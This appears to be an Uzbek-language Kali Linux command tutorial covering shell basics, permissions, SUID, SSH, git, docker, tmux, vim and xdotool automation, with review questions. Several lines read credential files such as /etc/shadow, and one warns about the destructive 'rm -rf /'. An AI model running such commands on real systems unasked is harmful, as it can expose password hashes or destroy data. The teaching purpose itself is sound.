$ ls /etc
boshqa papka
```

ASOSLAR

cd

Papkani o'zgartiradi. ".." — bir daraja yuqori, "~" — uy papkasi.

bash
```
$ cd Documents
Documents ga o'tish
```

bash
```
$ cd ..
yuqoriga
```

bash
```
$ cd ~
uyga qaytish
```

ASOSLAR

clear

Terminal ekranini tozalaydi (Ctrl+L ham ishlaydi).

bash
```
$ clear
ekranni tozalash
```

ASOSLAR

echo

Matnni chiqaradi. ">" faylni yangidan yozadi, ">>" oxiriga qo'shadi.

bash
```
$ echo Salom
matn chiqarish
```

bash
```
$ echo Salom > salom.txt
faylga yozish
```

bash
```
$ echo yana >> salom.txt
oxiriga qo'shish
```

ASOSLAR

history

Avval kiritilgan buyruqlar tarixini ko'rsatadi.

bash
```
$ history
tarix
```

ASOSLAR

man

Buyruq qo'llanmasini ochadi. Eng muhim yordam vositasi.

```bash
$ man ls
ls haqida
```

```bash
$ man grep
grep haqida
```

FAYLLAR

mkdir

Yangi papka yaratadi. -p ichma-ich papkalar uchun.

```bash
$ mkdir yangi
oddiy papka
```

```bash
$ mkdir -p loyiha/hisobot
ichma-ich papka
```

FAYLLAR

touch

Bo'sh fayl yaratadi yoki vaqt belgisini yangilaydi.

```bash
$ touch fayl.txt
bo'sh fayl
```

FAYLLAR

cat

Fayl ichini ekranga chiqaradi.

```bash
$ cat notes.txt
eslatmalarni o'qish
```

```bash
$ cat /etc/hosts
tizim fayli
```

FAYLLAR

cp

Fayl nusxalaydi.

```bash
$ cp notes.txt zaxira.txt
nusxa olish
```

FAYLLAR

mv

Fayl ko'chiradi yoki nomini o'zgartiradi.

```bash
$ mv zaxira.txt eski.txt
```
nomini o'zgartirish

FAYLLAR

rm

Fayl o'chiradi. Qaytarib bo'lmaydi! "rm -rf /" kabi buyruqlardan ehtiyot bo'ling.

```bash
$ rm eski.txt
```
faylni o'chirish

```bash
$ rm -r yangi
```
papkani o'chirish

FAYLLAR

find

Fayllarni nomi bo'yicha qidiradi.

```bash
$ find / -name "hosts"
```
hosts faylini qidirish

```bash
$ find . -name "*.txt"
```
joriy papkada .txt

FAYLLAR

head

Faylning birinchi qatorlarini ko'rsatadi.

```bash
$ head -n 2 /etc/passwd
```
dastlabki 2 qator

FAYLLAR

tail

Faylning oxirgi qatorlarini ko'rsatadi (-f bilan jonli).

```bash
$ tail -n 1 /etc/passwd
```
oxirgi qator

FAYLLAR

chmod

Fayl ruxsatlarini o'zgartiradi (r=4, w=2, x=1).

```bash
$ chmod +x skript.sh
```
bajariladigan qilish

```bash
$ chmod 600 maxfiy.txt
```
faqat egasi o'qiy va yoza oladi

FAYLLAR

tar

Arxiv yaratadi yoki ochadi.

```bash
$ tar -czvf arxiv.tar.gz papka/
```
siqish

```bash
$ tar -xzvf arxiv.tar.gz
```
ochish

FAYLLAR

chown

Fayl egasini o'zgartiradi.

```bash
$ sudo chown kali fayl.txt
```
egasi kali

FAYLLAR

du

Papka hajmini ko'rsatadi.

```bash
$ du -sh .
```
umumiy hajm

FAYLLAR

ln

Havola yaratadi.

```bash
$ ln -s /etc/hosts hosts_link
```
ramziy havola

FAYLLAR

rsync

Fayllarni tez sinxronlaydi (zaxira).

```bash
$ rsync -av papka/ zaxira/
```
zaxira

FAYLLAR

locate

Fayllarni baza bo'yicha tez topadi.

```bash
$ locate passwd
qidirish
```

FAYLLAR

nano

Matn muharriri. Simulyatorda matn so'raladi (qator ajratish: \n).

```bash
$ nano salom.txt
fayl yaratish/tahrirlash
```

FAYLLAR

file

Fayl turini aytadi.

```bash
$ file notes.txt
tur
```

FAYLLAR

hexdump

Fayl baytlarini o'n oltilik ko'rinishda ko'rsatadi.

```bash
$ hexdump notes.txt
hex
```

MATN

grep

Fayldan namunaga mos qatorlarni qidiradi. -i harf farqisiz, -v teskari, -n qator raqami.

```bash
$ grep nmap notes.txt
nmap bor qatorlar
```

```bash
$ grep -n lab notes.txt
qator raqami bilan
```

```bash
$ cat /etc/passwd | grep kali
quvur (pipe) bilan
```

MATN

wc

Qator, so'z va bayt sonini sanaydi.

```bash
$ wc -l notes.txt
```
qatorlar soni

```bash
$ ls -a | wc -l
```
fayllar soni

MATN

sort

Qatorlarni saralaydi.

```bash
$ sort fayl.txt
```
alifbo tartibida

MATN

cut

Qatordan ustunni kesib oladi.

```bash
$ cut -d: -f1 /etc/passwd
```
foydalanuvchi nomlari

MATN

sed

Oqim muharriri: matnni almashtiradi.

```bash
$ sed 's/eski/yangi/g' fayl.txt
```
almashtirish

MATN

awk

Ustunlar bilan ishlovchi kuchli til.

```bash
$ awk '{print $1}' fayl.txt
```
1-ustun

MATN

uniq

Ketma-ket takrorlarni olib tashlaydi (sort bilan).

```bash
$ sort fayl.txt | uniq
```
takrorsiz

```bash
$ sort fayl.txt | uniq -c
```
sanash

MATN

tr

Belgilarni almashtiradi.

```bash
$ echo salom | tr a-z A-Z
katta harf
```

MATN

tee

Chiqishni ekran va faylga yozadi.

```bash
$ ls | tee royxat.txt
ikkalasiga
```

MATN

xargs

Kirishdan argument tuzib buyruq bajaradi.

```bash
$ find . -name "*.tmp" | xargs rm
topilganlarni o'chirish
```

MATN

base64

Base64 kodlash/ochish (shifrlash emas!).

```bash
$ echo salom | base64
kodlash
```

```bash
$ echo c2Fsb20= | base64 -d
ochish
```

MATN

strings

Fayldan o'qiladigan matn qatorlarini ajratadi.

```bash
$ strings notes.txt
matnlar
```

MATN

grep -r

Papkani ichma-ich qidiradi.

```bash
$ grep -r nmap .
hamma fayllarda
```

RUXSATLAR VA FAYL TIZIMI

chmod (raqamli)

Ruxsatlarni uch raqam bilan beradi: egasi-guruh-boshqalar, har biri r=4 w=2 x=1 yig'indisi.

bash

```
$ chmod 600 notes.txt
faqat egasi o'qiydi va yozadi
```

bash

```
$ chmod 755 script.sh
egasi yozadi, boshqalar bajarishi mumkin
```

RUXSATLAR VA FAYL TIZIMI

ls -l ruxsatlari

"-rwxr-xr-x" qatoridagi 10 belgi: tur, egasi, guruh, boshqalar huquqlari.

bash

```
$ ls -l /etc/shadow
maxsus ruxsatli tizim fayli
```

RUXSATLAR VA FAYL TIZIMI

SUID va SGID (nazariy)

SUID (4000) — dastur boshqa foydalanuvchi tomonidan ishga tushirilsa ham, uni "egasi" huquqi bilan bajaradi; ko'p huquqni oshirish (privilege escalation) hodisalarining manbai shu. SGID (2000) — papkada yaratilgan fayllar egasining guruhini meros qiladi. "s" belgisi ls -l da ko'rinadi (masalan -rwsr-xr-x).

bash

```
$ ls -l /usr/bin/passwd
SUID bitli dastur namunasi
```

RUXSATLAR VA FAYL TIZIMI

ACL (Access Control List)

Oddiy egasi/guruh/boshqalar modelidan tashqari, aniq bir foydalanuvchiga qo'shimcha huquq berish imkonini beradi.

bash

```
$ getfacl notes.txt
joriy ACL ro'yxatini ko'rish
```

bash

```
$ setfacl -m u:ali:rw notes.txt
ali ga o'qish-yozish huquqi qo'shish
```

RUXSATLAR VA FAYL TIZIMI

/etc/passwd va /etc/shadow

passwd — foydalanuvchilar ro'yxati (parolsiz), shadow — xeshlangan parollar, faqat root o'qiy oladi. Fayl tuzilmasini bilish tizim audit uchun zarur.

bash

```
$ cat /etc/passwd
foydalanuvchilar
```

bash

```
$ sudo cat /etc/shadow
xeshlangan parollar (faqat root)
```

RUXSATLAR VA FAYL TIZIMI

su

Boshqa foydalanuvchiga (odatda root) o'tadi, parol so'raydi.

```bash
$ su root
root foydalanuvchiga o'tish
```

RUXSATLAR VA FAYL TIZIMI

umask

Yangi fayl/papka uchun standart ruxsatlar niqobini ko'rsatadi.

```bash
$ umask
joriy niqob
```

RUXSATLAR VA FAYL TIZIMI

groups

Joriy foydalanuvchi a'zo bo'lgan guruhlarni ko'rsatadi.

```bash
$ groups
guruhlar ro'yxati
```

STANDART OQIMLAR (STDIN/STDOUT/STDERR)

stdout va yo'naltirish (>)

Har bir dastur uchta oqimga ega: stdin (0, kirish), stdout (1, oddiy chiqish), stderr (2, xato xabarlari). ">" stdout'ni faylga yozadi (eskisini o'chiradi), ">>" oxiriga qo'shadi.

```bash
$ ls > royxat.txt
natijani faylga yozish
```

STANDART OQIMLAR (STDIN/STDOUT/STDERR)

stderr'ni alohida yo'naltirish (2>)

Xatolarni oddiy natijadan ajratib saqlash diagnostika uchun muhim.

```bash
$ find / -name "*.conf" 2> xatolar.log
ruxsat yo'q xatolarini faylga
```

```bash
$ komanda > natija.log 2>&1
ikkalasini bitta faylga
```

STANDART OQIMLAR (STDIN/STDOUT/STDERR)

stdin'dan o'qish (<)

Dastur kirishni fayldan oladi, klaviaturadan emas.

```bash
$ wc -l < notes.txt
faylni stdin sifatida berish
```

SYSTEMD VA XIZMATLAR

systemctl status

Xizmatning joriy holatini ko'rsatadi (ishlayaptimi, xato bormi).

```bash
$ systemctl status ssh
```
SSH xizmati holati

SYSTEMD VA XIZMATLAR

systemctl start/stop/restart

Xizmatni boshqaradi.

```bash
$ sudo systemctl start ssh
```
ishga tushirish

```bash
$ sudo systemctl restart ssh
```
qayta ishga tushirish

SYSTEMD VA XIZMATLAR

systemctl enable/disable

Xizmatni kompyuter yoqilganda avtomatik ishga tushirish/to'xtatish.

```bash
$ sudo systemctl enable ssh
```
avtomatik yoqish

SYSTEMD VA XIZMATLAR

systemctl list-units

Joriy ishlayotgan barcha xizmatlar ro'yxati.

```bash
$ systemctl list-units --type=service --state=running
```
faol xizmatlar

SSH VA KALITLAR

ssh-keygen

Ochiq/yopiq kalit juftligini yaratadi — paroldan xavfsizroq autentifikatsiya usuli.

```bash
$ ssh-keygen -t ed25519 -C "izoh@misol"
```
zamonaviy kalit turi

SSH VA KALITLAR

ssh-copy-id

Ochiq kalitni masofaviy serverga nusxalaydi, shundan keyin parolsiz kirish mumkin bo'ladi.

```bash
$ ssh-copy-id ali@192.168.56.101
```
kalitni serverga joylash

SSH VA KALITLAR

~/.ssh/config

SSH ulanish sozlamalarini (host, user, kalit) saqlash fayli, har safar uzun buyruq yozishni kamaytiradi.

bash
```
$ cat ~/.ssh/config
sozlamalarni ko'rish
```

TERMINAL MAHORAT (TMUX, VIM)

tmux

Terminal seanslarini bo'lish va ulanish uzilsa ham ishni davom ettirish vositasi (Ctrl+b keyin % — vertikal bo'lish, " — gorizontal).

bash
```
$ tmux new -s lab
yangi nomli seans
```

bash
```
$ tmux attach -t lab
seansga qaytish
```

TERMINAL MAHORAT (TMUX, VIM)

vim (asosiy rejimlar)

Normal rejim — harakat va buyruqlar, Insert rejim ("i" bilan) — yozish, Command rejim (":" bilan) — saqlash/chiqish. ":wq" saqlab chiqadi, ":q!" saqlamay chiqadi.

bash
```
$ vim notes.txt
faylni ochish
```

GIT ASOSLARI

git init / clone

Yangi repozitoriy yaratish yoki mavjudini nusxalash.

bash
```
$ git init
joriy papkani repo qilish
```

bash
```
$ git clone https://github.com/misol/repo.git
nusxalash
```

GIT ASOSLARI

git add / commit

O'zgarishlarni belgilash va saqlash (commit — tarixga yozuv).

bash
```
$ git add .
barcha o'zgarishlarni belgilash
```

bash
```
$ git commit -m "birinchi commit"
saqlash
```

GIT ASOSLARI

git status / log / diff

Joriy holat, tarix va farqlarni ko'rish.

bash

```
$ git status
o'zgargan fayllar
```

bash

```
$ git log --oneline
qisqa tarix
```

MUNTAZAM IFODALAR (REGEX)

grep -E (kengaytirilgan regex)

".", "*", "+", "?", "[]", "^", "$" kabi belgilar bilan moslashtiriladigan matn naqshi.

bash

```
$ grep -E "^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$" iplar.txt
faqat IP ko'rinishidagi qatorlar
```

bash

```
$ grep -oE "[0-9]{1,3}(\.[0-9]{1,3}){3}" log.txt
logdan IP manzillarni ajratish
```

KONTEYNERLAR (DOCKER) ASOSLARI

docker ps / images

Ishlayotgan konteynerlar va yuklangan obrazlar ro'yxati.

bash

```
$ docker ps -a
barcha konteynerlar
```

bash

```
$ docker images
obrazlar
```

KONTEYNERLAR (DOCKER) ASOSLARI

docker run

Yangi konteyner ishga tushiradi.

bash

```
$ docker run -it kalilinux/kali-rolling bash
Kali konteynerini interaktiv ishga tushirish
```

KONTEYNERLAR (DOCKER) ASOSLARI

docker pull/stop/rm

Obraz yuklash, konteynerni to'xtatish va o'chirish.

bash

```
$ docker pull metasploitable
maxsus zaif mashina obrazi
```

bash

```
$ docker stop konteyner_id
to'xtatish
```

TARMOQNI SOZLASH

nftables / iptables (ko'rish)

Zamonaviy Kali'da nftables ishlatiladi; mavjud qoidalarni ko'rish xavfsiz boshlang'ich qadam.

bash

```
$ sudo nft list ruleset
joriy qoidalar
```

TARMOQNI SOZLASH

ifconfig / nmtui

Tarmoq interfeysini ko'rish (eski usul) va matnli menyu orqali Wi-Fi/Ethernet sozlash.

bash

```
$ ifconfig
interfeyslar (eski uslub)
```

bash

```
$ sudo nmtui
matnli tarmoq sozlash menyusi
```

TAKRORLASH SAVOLLARI

Savol 1: SUID bitining xavfi nimada?

Javob: dastur boshqa foydalanuvchi tomonidan ishga tushirilganda ham uni "egasi" huquqi bilan bajaradi — to'g'ri sozlanmasa, oddiy foydalanuvchi root huquqiga ega bo'lishi mumkin (privilege escalation).

TAKRORLASH SAVOLLARI

Savol 2: "2>&1" nima qiladi?

Javob: stderr (2) oqimini stdout (1) bilan bir xil joyga (odatda faylga) yo'naltiradi, shunda xatolar ham natija bilan birga saqlanadi.

TAKRORLASH SAVOLLARI

Savol 3: "chmod 755" nimani anglatadi?

Javob: egasi — o'qish+yozish+bajarish (7), guruh va boshqalar — o'qish+bajarish (5), yozish huquqisiz.

BASH

Quvur (pipe)

Bir buyruq natijasini boshqasiga uzatish g'oyasi.

bash

```
$ cat notes.txt
fayl matnini ko'rish
```

bash

```
$ grep nmap notes.txt
matndan so'z qidirish
```

BASH

export

O'zgaruvchi yaratadi; $NOM bilan ishlatiladi. env hammasini ko'rsatadi.

bash
```
$ export ISM=Ali
```
o'zgaruvchi

bash
```
$ echo Salom $ISM
```
ishlatish

bash
```
$ env
```
ro'yxat

BASH

bash skript

Skript yozing, chmod +x qiling va ./ bilan ishga tushiring. for va if ishlaydi.

bash
```
$ echo 'for i in 1 2 3; do echo son $i; done' > s.sh
```
skript yozish

bash
```
$ chmod +x s.sh
```
ruxsat

bash
```
$ ./s.sh
```
ishga tushirish



02 Sichqonchasiz ishlash: klaviatura mahorati

28 ta buyruq · 9 ta bo'lim

Terminalda, matn muharririda, oyna boshqaruvida va brauzerda sichqonchaga tegmasdan tezkor ishlash — bu nafaqat vaqtni tejaydi, balki SSH orqali uzoqdagi serverda ishlashda deyarli yagona imkoniyat bo'ladi, chunki serverda sichqoncha umuman yo'q.

> **MAQSAD** **Barcha yo'nalishlar uchun samaradorlik**

BASH / TERMINALDA KLAVIATURA (READLINE)

Kursor harakati

Bash qatorni tahrirlash uchun Emacs uslubidagi Readline kutubxonasidan foydalanadi — bu deyarli barcha terminal dasturlarida (Python shell, MySQL client va h.k.) ham ishlaydi.

bash

```
$ echo "Ctrl+A - qator boshiga, Ctrl+E - qator oxiriga"
joylashuv
```

bash

```
$ echo "Alt+B - bir so'z orqaga, Alt+F - bir so'z oldinga"
so'z bo'yicha harakat
```

BASH / TERMINALDA KLAVIATURA (READLINE)

O'chirish va qo'yish (kill/yank)

Ctrl+K joriy pozitsiyadan qator oxirigacha o'chiradi va "xotiraga" saqlaydi (kill), Ctrl+U boshigacha o'chiradi, Ctrl+Y oxirgi o'chirilganni qayta qo'yadi (yank).

bash

```
$ echo "Ctrl+W - oxirgi so'zni o'chirish"
so'z o'chirish
```

bash

```
$ echo "Ctrl+K / Ctrl+U / Ctrl+Y"
o'chirish va qayta qo'yish
```

BASH / TERMINALDA KLAVIATURA (READLINE)

Tarix bo'yicha qidirish

Ctrl+R — teskari qidiruv: buyruqning bir qismini yozasiz, mos tarixiy buyruq chiqadi; yana Ctrl+R — keyingisi, Enter — bajarish, Ctrl+G — bekor qilish.

bash

```
$ echo "Ctrl+R so'ng 'ssh' deb yozing"
misol
```

BASH / TERMINALDA KLAVIATURA (READLINE)

Ekran va jarayon boshqaruvi

Ctrl+L ekranni tozalaydi (clear bilan bir xil natija), Ctrl+C joriy jarayonni to'xtatadi (SIGINT), Ctrl+Z fon rejimiga o'tkazadi (keyin "fg" bilan qaytarish mumkin), Ctrl+D bo'sh qatorda terminalni yopadi (EOF).

bash

```
$ echo "Ctrl+Z dan keyin: fg (qaytarish) yoki bg (fonda davom)"
jarayon boshqaruvi
```

BASH / TERMINALDA KLAVIATURA (READLINE)

Tab to'ldirish va tarix takrori

Tab — buyruq/fayl nomini avtomatik to'ldiradi, ikki marta bosilsa variantlar ro'yxatini ko'rsatadi. "!!" oxirgi buyruqni, "!$" oxirgi buyruqning oxirgi argumentini qaytaradi.

bash

```
$ echo salom && !!
"!!" oxirgi buyruqni qaytaradi
```

bash

```
$ touch fayl.txt && cat !$
"!$" "fayl.txt" ga almashadi
```

TMUX: BUTUN SEANSNI KLAVIATURADAN BOSHQARISH

Prefiks tugma

Barcha tmux buyruqlari avval "prefiks" (standart holatda Ctrl+B), keyin buyruq tugmasi bosiladi — masalan Ctrl+B, so'ng "%".

bash

```
$ tmux new -s ish
yangi nomli seans
```

TMUX: BUTUN SEANSNI KLAVIATURADAN BOSHQARISH

Panellarni (pane) boshqarish

Bitta oynani bir necha qismga bo'lib, har birida alohida terminal ishlatish mumkin.

bash

```
$ echo 'Ctrl+B % - vertikal bolish, Ctrl+B " - gorizontal bolish'
bo'lish
```

bash

```
$ echo "Ctrl+B strelka - panellar orasida o'tish"
o'tish
```

bash

```
$ echo "Ctrl+B X - joriy panelni yopish"
yopish
```

TMUX: BUTUN SEANSNI KLAVIATURADAN BOSHQARISH

Oynalar (window) va seanslar

Bitta tmux seansida bir nechta "oyna" (xuddi brauzer tabidek) bo'lishi mumkin.

bash
```
$ echo "Ctrl+B C - yangi oyna, Ctrl+B N/P - keyingi/oldingi oyna"
oyna
```

bash
```
$ echo "Ctrl+B 0-9 - raqami bo'yicha oynaga o'tish"
raqam bo'yicha
```

bash
```
$ tmux detach
seansdan ajralish (Ctrl+B D ham ishlaydi) — jarayon fonda davom etadi
```

bash
```
$ tmux attach -t ish
qaytib ulanish
```

VIM: SICHQONCHASIZ MATN TAHRIRLASH

Harakat buyruqlari (Normal rejim)

h/j/k/l — chap/past/tepa/o'ng (strelkalar ham ishlaydi, lekin h/j/k/l qo'lni klaviaturadan uzmaydi). w/b — keyingi/oldingi so'z boshi, e — so'z oxiri. 0/$ — qator boshi/oxiri, gg/G — fayl boshi/oxiri.

bash
```
$ echo "5j - 5 qator pastga, 3w - 3 ta so'z oldinga"
sonlar bilan takrorlash
```

VIM: SICHQONCHASIZ MATN TAHRIRLASH

O'chirish, nusxalash, qo'yish

d — o'chirish (kill), y — nusxalash (yank), p — qo'yish (paste); harakat bilan birga ishlatiladi: "dw" so'zni o'chiradi, "dd" butun qatorni, "yy" qatorni nusxalaydi.

bash
```
$ echo "dw=soz ochirish, dd=qator ochirish, yy=qator nusxalash, p=qoyish"
kombinatsiyalar
```

VIM: SICHQONCHASIZ MATN TAHRIRLASH

Tez tahrirlash (text objects)

"ciw" — kursor turgan so'zni to'liq o'chirib, Insert rejimga o'tadi (change in word); "di(" — qavs ichidagi matnni o'chiradi, "da\"" — tirnoq bilan birga. Bular eng ko'p vaqt tejaydigan buyruqlar.

bash
```
$ echo 'ciw / di( / da" - matn obyektlari bilan tez tahrir'
misol
```

VIM: SICHQONCHASIZ MATN TAHRIRLASH

Qidiruv va almashtirish

"/so'z" — pastga qidirish, "?so'z" — yuqoriga, "n"/"N" — keyingi/oldingi natija. ":%s/eski/yangi/g" — butun faylda almashtirish.

bash
```
$ echo ':%s/eski/yangi/g'
butun faylda almashtirish
```

VIM: SICHQONCHASIZ MATN TAHRIRLASH

Bir necha joyni tahrirlash (makro)

"qa" — "a" nomli yozib olishni boshlash, kerakli amallarni bajarasiz, "q" — to'xtatish, "@a" — takrorlash, "5@a" — 5 marta takrorlash. Bir xil o'zgarishni ko'p qatorga tez qo'llash uchun juda foydali.

bash

```
$ echo "qa ... q, keyin @a yoki 5@a"
```

makro yozish va takrorlash

FAYL BOSHQARUVI KLAVIATURADAN: RANGER

ranger — terminaldagi fayl menejeri

Vim uslubidagi tugmalar bilan fayllar orasida yuradi, oldindan ko'rish (preview) panelini ko'rsatadi.

bash

```
$ sudo apt install ranger
```

o'rnatish

bash

```
$ ranger
```

ishga tushirish

bash

```
$ echo "h/l - orqaga/papkaga kirish, j/k - pastga/tepaga, q - chiqish"
```

asosiy harakat

bash

```
$ echo "space - fayl belgilash, dd - kesish, yy - nusxalash, pp - qoyish"
```

fayl amallari

XFCE ISH STOLI (KALI STANDART MUHITI): OYNA VA ISH MAYDONI

Oyna almashtirish

Kali'ning standart muhiti Xfce. Alt+Tab — ochiq oynalar orasida almashtiradi, Alt+F4 — joriy oynani yopadi, Super (Windows tugmasi) — dastur menyusini ochadi (sozlamaga qarab).

bash

```
$ echo "Alt+Tab / Alt+F4 / Super"
```

asosiy

XFCE ISH STOLI (KALI STANDART MUHITI): OYNA VA ISH MAYDONI

Ish maydonlari (workspaces)

Ctrl+Alt+Strelka — ish maydonlari orasida o'tish; turli loyihalarni alohida "stol"larga ajratish uchun qulay.

bash

```
$ echo "Ctrl+Alt+Chap/Ong - ish maydoni almashtirish"
```

workspace

XFCE ISH STOLI (KALI STANDART MUHITI): OYNA VA ISH MAYDONI

Oynani joylashtirish

Super+Strelka (yoki Xfce sozlamasiga qarab) — oynani ekranning yarmiga (chap/o'ng) joylashtiradi, ikki oynani yonma-yon qo'yish uchun qulay.

bash

```
$ echo "Super+Chap / Super+Ong - oynani ekran yarmiga joylashtirish"
```

split

TILING OYNA MENEJERLARI (I3) — TO'LIQ SICHQONCHASIZ MUHIT

i3 nima uchun

Oddiy ish stolidan farqli, i3 barcha oynalarni avtomatik joylashtiradi (hech qachon sudrab tashlash kerak emas) — tajribali foydalanuvchilar sichqonchani deyarli hech qachon ishlatmaydi.

```bash
$ sudo apt install i3
```
o'rnatish (Kali'ga qo'shimcha sifatida)

```bash
$ echo "Super+Enter - terminal ochish, Super+D - dastur qidirish"
```
asosiy

```bash
$ echo "Super+strelka - oynalar orasida o'tish, Super+Shift+strelka - oynani siljitish"
```
harakat

```bash
$ echo "Super+1..9 - ish maydoni raqami, Super+Shift+1..9 - oynani shu maydonga kochirish"
```
workspace

BRAUZERDA (FIREFOX) KLAVIATURA

Tab va manzil satri

Ctrl+T — yangi tab, Ctrl+W — tabni yopish, Ctrl+Tab/Ctrl+Shift+Tab — keyingi/oldingi tab, Ctrl+L yoki F6 — manzil satriga o'tish.

```bash
$ echo "Ctrl+T / Ctrl+W / Ctrl+L"
```
asosiy

BRAUZERDA (FIREFOX) KLAVIATURA

Sahifa ichida harakat

"/" — sahifada matn qidirish, Space/Shift+Space — pastga/tepaga varaqlash, Ctrl+F5 — keshsiz yangilash (kod/sayt tekshirishda foydali).

```bash
$ echo "/ qidiruv, Space varaqlash, Ctrl+F5 keshsiz yangilash"
```
navigatsiya

KLAVIATURANI SKRIPT BILAN BOSHQARISH: XDOTOOL

xdotool nima

Klaviatura va sichqoncha amallarini dastur orqali simulyatsiya qiladi — takrorlanuvchi GUI amallarini avtomatlashtirish yoki test uchun ishlatiladi. Faqat o'z sessiyangizda, o'zingiz ishga tushirgan dasturlarga qarshi ishlating.

```bash
$ sudo apt install xdotool
```
o'rnatish

```bash
$ xdotool key ctrl+alt+t
```
klaviatura tugmasi bosilgandek simulyatsiya (natija DE sozlamasiga bog'liq)

```bash
$ xdotool type "salom dunyo"
```
matn "yozish"

KLAVIATURANI SKRIPT BILAN BOSHQARISH: XDOTOOL

Python bilan oddiy avtomatlashtirish

subprocess orqali xdotool'ni chaqirib, belgilangan ketma-ketlikni bajarish mumkin — masalan, terminal ochib, unga buyruq yuborish.

bash

```
$ python3 klaviatura_avtomat.py
namuna: bir nechta amalni ketma-ket bajarish
```

python

```
$ cat <<'PYEOF' > klaviatura_avtomat.py
import shutil
import subprocess
import time

AMALLAR = [
    ("key", "ctrl+alt+t"),   # yangi terminal (DE sozlamasiga bog'liq)
    ("sleep", 1),
    ("type", "echo salom"),
    ("key", "Return"),
]


def bajar(amallar):
    if not shutil.which("xdotool"):
        print("xdotool o'rnatilmagan: sudo apt install xdotool")
        return
    for turi, qiymat in amallar:
        if turi == "key":
            subprocess.run(["xdotool", "key", qiymat])
        elif turi == "type":
            subprocess.run(["xdotool", "type", qiymat])
        elif turi == "sleep":
            time.sleep(qiymat)
        print(f"bajarildi: {turi} {qiymat}")


if __name__ == "__main__":
    bajar(AMALLAR)
PYEOF
$ python3 klaviatura_avtomat.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

KLAVIATURANI SKRIPT BILAN BOSHQARISH: XDOTOOL

Davomi

xdotool'dan keyingi bosqich: PyAutoGUI bilan sichqoncha, klaviatura va ekran tahlili (14-bob), oynalarni wmctrl/xdotool bilan boshqarish (15-bob).

TAKRORLASH SAVOLLARI

Savol 1: Bash'da Ctrl+R nima qiladi?

Javob: buyruqlar tarixi bo'yicha teskari (interaktiv) qidiruv boshlaydi — yozilgan matnga mos oxirgi buyruq ko'rsatiladi, Enter bilan bajariladi.

TAKRORLASH SAVOLLARI

Savol 2: Vim'da "ciw" buyrug'i nima qiladi?

Javob: kursor turgan so'zni to'liq o'chirib, darhol Insert rejimga o'tkazadi (change in word) — qo'lda belgilab o'chirishga qaraganda ancha tezroq.

TAKRORLASH SAVOLLARI

Savol 3: tmux'da "prefiks" tugmasi nima uchun kerak?

Javob: tmux'ning o'z buyruqlarini (panel bo'lish, oyna almashtirish) oddiy terminal buyruqlaridan ajratish uchun — avval prefiks (odatda Ctrl+B), keyin buyruq tugmasi bosiladi.

TAKRORLASH SAVOLLARI

Savol 4: SSH orqali uzoqdagi serverda ishlashda nega klaviatura ko'nikmalari ayniqsa muhim?

Javob: uzoqdagi serverda grafik interfeys va sichqoncha odatda umuman mavjud emas — faqat terminal bor, shuning uchun tmux, vim va bash qisqa tugmalarisiz samarali ishlash deyarli mumkin emas.

TAKRORLASH SAVOLLARI

Savol 5: i3 kabi tiling oyna menejeri oddiy ish stolidan nimasi bilan farq qiladi?

Javob: oynalarni qo'lda sudrab joylashtirish shart emas — ular avtomatik joylashadi va deyarli barcha boshqaruv klaviatura orqali amalga oshiriladi, bu tajribali foydalanuvchiga tezlik beradi.



03 Tizim va jarayonlarni boshqarish

23 ta buyruq · 2 ta bo'lim

Serverlarni kuzatish, paketlarni boshqarish va jarayonlarni nazorat qilish — DevOps va Linux administratori vakansiyalarining asosiy talabi.

MAQSAD **SysAdmin / DevOps yo'nalishi**

TIZIM

whoami

Joriy foydalanuvchi nomi.

```bash
$ whoami
kimman?
```

```bash
$ sudo whoami
root sifatida
```

TIZIM

id

Foydalanuvchi va guruh identifikatorlari.

```bash
$ id
UID va GID
```

TIZIM

uname

Tizim va yadro haqida ma'lumot.

```bash
$ uname -a
to'liq ma'lumot
```

TIZIM
hostname
Kompyuter nomi.

bash
```
$ hostname
nom
```

TIZIM
date
Sana va vaqt.

bash
```
$ date
hozir
```

TIZIM
df
Disk bo'sh/band joyi.

bash
```
$ df -h
odam o'qiydigan birliklarda
```

TIZIM
free
Operativ xotira holati.

bash
```
$ free -h
RAM
```

TIZIM
ps
Jarayonlar ro'yxati.

bash
```
$ ps aux
barcha jarayonlar
```

TIZIM
top
Jarayonlarning jonli ro'yxati (q — chiqish).

bash
```
$ top
jonli ko'rinish
```

TIZIM
kill
Jarayonni to'xtatadi.

bash
```
$ kill 1234
PID bo'yicha
```

TIZIM

sudo

Buyruqni root huquqi bilan bajaradi.

```bash
$ sudo apt update
root sifatida yangilash
```

TIZIM

apt

Dastur o'rnatadi, yangilaydi, o'chiradi.

```bash
$ sudo apt update
ro'yxatni yangilash
```

```bash
$ sudo apt install nmap
nmap o'rnatish
```

TIZIM

uptime

Tizim qancha ishlayotganini ko'rsatadi.

```bash
$ uptime -p
qulay shakl
```

TIZIM

crontab

Takrorlanuvchi vazifalar jadvali.

```bash
$ crontab -l
ro'yxat
```

```bash
$ crontab -e
tahrirlash
```

TIZIM

nohup

Terminal yopilsa ham ishlaydigan buyruq.

```bash
$ nohup python3 bot.py &
fonda
```

TIZIM

useradd

Yangi foydalanuvchi yaratadi.

```bash
$ sudo useradd -m ali
uy papkasi bilan
```

TIZIM

passwd

Parolni o'zgartiradi.

```bash
$ passwd
o'z parolingiz
```

TIZIM

alias

Qisqa nom (taxallus) yaratadi.

```bash
$ alias ll='ls -lah'
qisqartma
```

TIZIM

jobs

Fon jarayonlarini ko'rsatadi (bg, fg bilan).

```bash
$ jobs
fon ishlari
```

TIZIM

journalctl

Tizim jurnalini ko'rsatadi.

```bash
$ journalctl -n 5
oxirgi 5 yozuv
```

TAKRORLASH SAVOLLARI

Savol 1: "ps aux" va "top" o'rtasidagi farq nima?

Javob: ps aux joriy daqiqadagi statik ro'yxatni ko'rsatadi, top esa jarayonlarni jonli (real vaqtda) yangilanib turadigan ko'rinishda kuzatadi.

TAKRORLASH SAVOLLARI

Savol 2: crontab'da "0 3 * * *" nimani anglatadi?

Javob: har kuni soat 03:00 da ishga tushirish (daqiqa soat kun oy hafta_kuni formatida).

TAKRORLASH SAVOLLARI

Savol 3: Nega "nohup komanda &" ishlatiladi?

Javob: terminal yopilsa ham jarayon davom etishi uchun (nohup — hangup signalini e'tiborsiz qoldirish, & — fonga yuborish).



04 Kali tuzilishi, lab platformalari va martaba yo'li

12 ta buyruq · 4 ta bo'lim

Kali'ning o'ziga xos fayl joylashuvi, vositalarni yangilab turish va bilimni qonuniy platformalarda sinab ko'rish — sertifikatlarga olib boradigan yo'l.

